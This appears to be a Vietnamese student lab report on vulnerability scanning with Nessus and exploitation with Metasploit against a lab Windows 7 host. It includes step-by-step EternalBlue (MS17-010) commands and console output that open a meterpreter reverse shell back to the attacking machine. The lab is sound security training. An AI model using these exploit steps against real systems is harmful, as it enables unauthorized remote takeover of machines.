
- Bấm New Scan: giao diện hiện ra nhiều mẫu quét.
- Chọn loại scan:
  - Chọn Basic Network Scan – dùng để quét máy chủ, IP, cổng, lỗ hổng...



- Cấu hình bản quét, cần điền:
  - Name: tên của lần quét (tự đặt).
  - Targets: IP đích của máy nạn nhân cần quét (192.168.100.5)
  - Có thể để mặc định các phần khác.




- Lưu và chạy scan
  - Nhấn Save để lưu scan.
  - Sau đó nhấn vào scan vừa tạo → Launch để bắt đầu chạy.



#### Bước 4: Xem kết quả

- Sau khi quét xong (mất vài phút), bấm vào scan → xem:
  - Các lỗ hổng (Vulnerabilities)
  - Dịch vụ mở (Ports)
  - Hệ điều hành, phần mềm liên quan...



- Chi tiết các lỗ hổng quét được

The screenshot shows the Nessus Essentials interface. The main panel displays a table of vulnerabilities for host 192.168.197.5. The table has columns for Severity, CVSS, VPR, EPSS, Family, and Count. The vulnerabilities listed are:

Sev	CVSS	VPR	EPSS	Family	Count
LOW	2.1 *	2.9	0.0037	General	1
INFO				General	1
INFO				General	1
INFO				General	1
INFO				General	1
INFO				General	1
INFO				General	1
INFO				General	1
MEDIUM	5.3			Misc.	1

The right-hand panel shows details for a selected vulnerability, including a terminal window with the command `echo "Dinh Thi Thanh Tam - B22DCAT253"` and a donut chart showing the distribution of vulnerability severities.

- Chọn vào 1 lỗ hổng, xem chi tiết

The screenshot shows the Nessus Essentials interface with the details of a specific vulnerability, 'SMB Signing not required'. The main panel displays the following information:


**Description**  
Signing is not required on the remote SMB server. An unauthenticated, remote attacker can exploit this to conduct man-in-the-middle attacks against the SMB server.

**Solution**  
Enforce message signing in the host's configuration. On Windows, this is found in the policy setting 'Microsoft network server: Digitally sign communications (always)'. On Samba, the setting is called 'server signing'. See the 'see also' links for further details.

**See Also**  
<http://www.nessus.org/u?df39b8b3>  
<http://technet.microsoft.com/en-us/library/cc731957.aspx>  
<http://www.nessus.org/u?774b80723>  
<https://www.samba.org/samba/docs/current/man-html/smb.conf.5.html>  
<http://www.nessus.org/u?a3cac4ea>

**Output**  
No output recorded.


The right-hand panel shows the plugin details, including the severity (Medium), ID (57608), version (1.20), type (remote), family (Misc.), published date (January 19, 2012), and modified date (October 5, 2022). It also includes risk information, such as the risk factor (Medium) and the CVSS v3.0 Base Score (5.3).




*Ta có thể xem thông tin mô tả và cách khắc phục lỗ hổng này*

### 2.2.3 Khai thác bằng Metasploit

- Máy tấn công có địa chỉ ip là : 192.168.100.3



- Máy nạn nhân có địa chỉ ip là: 192.168.100.5



## Bước 1: Mở terminal và chạy: msfconsole

```
msf6 >
Metasploit tip: To save all commands executed since start up to a file, use the
makerc command

[ ASCII art dragon ]

msf6 >

C:\WINDOWS\system32\cmd
C:\Users\ACER>date
The current date is: Wed 04/09/2025
Enter the new date: (mm-dd-yy)

C:\Users\ACER>echo "Đinh Thị Thanh Tâm - B22DCAT253"
"Đinh Thị Thanh Tâm - B22DCAT253"

C:\Users\ACER>
```

## Bước 2: Tìm module khai thác:

*search MS17-010*

- Ta tìm kiếm module exploit/windows/smb/ms17\_010\_eternalblue để khai thác

```
msf6 > search MS17-010
Matching Modules
#  Name
-  -
0  exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average Yes MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  \ target: Automatic Target
2  \ target: Windows 7
3  \ target: Windows Embedded Standard 7
4  \ target: Windows Server 2008 R2
5  \ target: Windows 8
6  \ target: Windows 8.1
7  \ target: Windows Server 2012
8  \ target: Windows 10 Pro
9  \ target: Windows 10 Enterprise Evaluation
10 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
11 \ target: Automatic
12 \ target: PowerShell
13 \ target: Native upload
14 \ target: MOF upload
15 \ AKA: ETERNALSYNERGY
16 \ AKA: ETERNALROMANCE
17 \ AKA: ETERNALCHAMPION
18 \ AKA: ETERNALBLUE
19 auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
20 \ AKA: ETERNALSYNERGY
21 \ AKA: ETERNALROMANCE
22 \ AKA: ETERNALCHAMPION
23 \ AKA: ETERNALBLUE
24 auxiliary/scanner/smb/ms17_010 2017-03-14 normal No MS17-010 SMB RCE Detection
25 \ AKA: DOUBLEPULSAR
26 \ AKA: ETERNALBLUE
27 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great Yes SMB DOUBLEPULSAR Remote Code Execution
28 \ target: Execute payload (x64)
29 \ target: Neutralize implant

Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'

msf6 >
```

## Bước 3: Sử dụng module và thiết lập để tiến hành khai thác dùng lệnh:

*use exploit/windows/smb/ms17\_010\_eternalblue*

*set RHOST [IP máy nạn nhân]*

*set LHOST [IP máy tấn công]*

```
29 \ target: Neutralize implant

Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'

msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.100.5
RHOST => 192.168.100.5
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.100.3
LHOST => 192.168.100.3
msf6 exploit(windows/smb/ms17_010_eternalblue) > |

C:\Users\ACER>date
The current date is: Wed 04/09/2025
Enter the new date: (mm-dd-yy)

C:\Users\ACER>echo "Đinh Thị Thanh Tâm - B22DCAT253"
"Đinh Thị Thanh Tâm - B22DCAT253"

C:\Users\ACER>|
```

*Bước 4: Tiến hành khai thác lỗ hổng dùng lệnh:*

*exploit*

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.100.3:4444
[*] 192.168.100.5:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.100.5:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.100.5:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.100.5:445 - The target is vulnerable.
[*] 192.168.100.5:445 - Connecting to target for exploitation.
[*] 192.168.100.5:445 - Connection established for exploitation.
[*] 192.168.100.5:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.100.5:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.100.5:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42 Windows 7 Home B
[*] 192.168.100.5:445 - 0x00000010 61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63 asic 7601 Servic
[*] 192.168.100.5:445 - 0x00000020 65 20 50 61 63 6b 20 31 e Pack 1
[*] 192.168.100.5:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.100.5:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.100.5:445 - Sending all but last fragment of exploit packet
[*] 192.168.100.5:445 - Starting non-paged pool grooming
[*] 192.168.100.5:445 - Sending SMBv2 buffers
[*] 192.168.100.5:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.100.5:445 - Sending final SMBv2 buffers.
[*] 192.168.100.5:445 - Sending last fragment of exploit packet!
[*] 192.168.100.5:445 - Receiving response from exploit packet
[*] 192.168.100.5:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.100.5:445 - Sending egg to corrupted connection.
[*] 192.168.100.5:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.100.5
[*] Meterpreter session 1 opened (192.168.100.3:4444 -> 192.168.100.5:49158) at 2025-04-09 06:27:24 -0400
[*] 192.168.100.5:445 - -----WIN-----
[*] 192.168.100.5:445 - -----

meterpreter > |

C:\WINDOWS\system32\cmd x + - _ □ ×

C:\Users\ACER>date
The current date is: Wed 04/09/2025
Enter the new date: (mm-dd-yy)

C:\Users\ACER>echo "Đinh Thị Thanh Tâm - B22DCAT253"
"Đinh Thị Thanh Tâm - B22DCAT253"

C:\Users\ACER>|
```

- Khai thác thành công:

*Meterpreter session 1 opened ...*

➔ Điều này cho thấy hacker đã chiếm được quyền điều khiển từ xa (reverse shell) thông qua phiên meterpreter.



## KẾT LUẬN

- Hiểu được mối đe dọa và lỗ hổng
- Cài đặt và sử dụng thành công công cụ rà quét, tìm kiếm đe dọa và lỗ hổng: nmap/zenmap, nessus, Metasploit framework

## TÀI LIỆU THAM KHẢO

- [1] Chương 2, Giáo trình Cơ sở an toàn thông tin, Học viện Công Nghệ Bưu Chính Viễn Thông, 2020 của tác giả Hoàng Xuân Dậu.
- [2] Tài liệu CEH, <https://www.eccouncil.org/programs/certified-ethical-hacker-ceh/>
- [3] Lab 14 của CSSIA CompTIA Security+® Supported Labs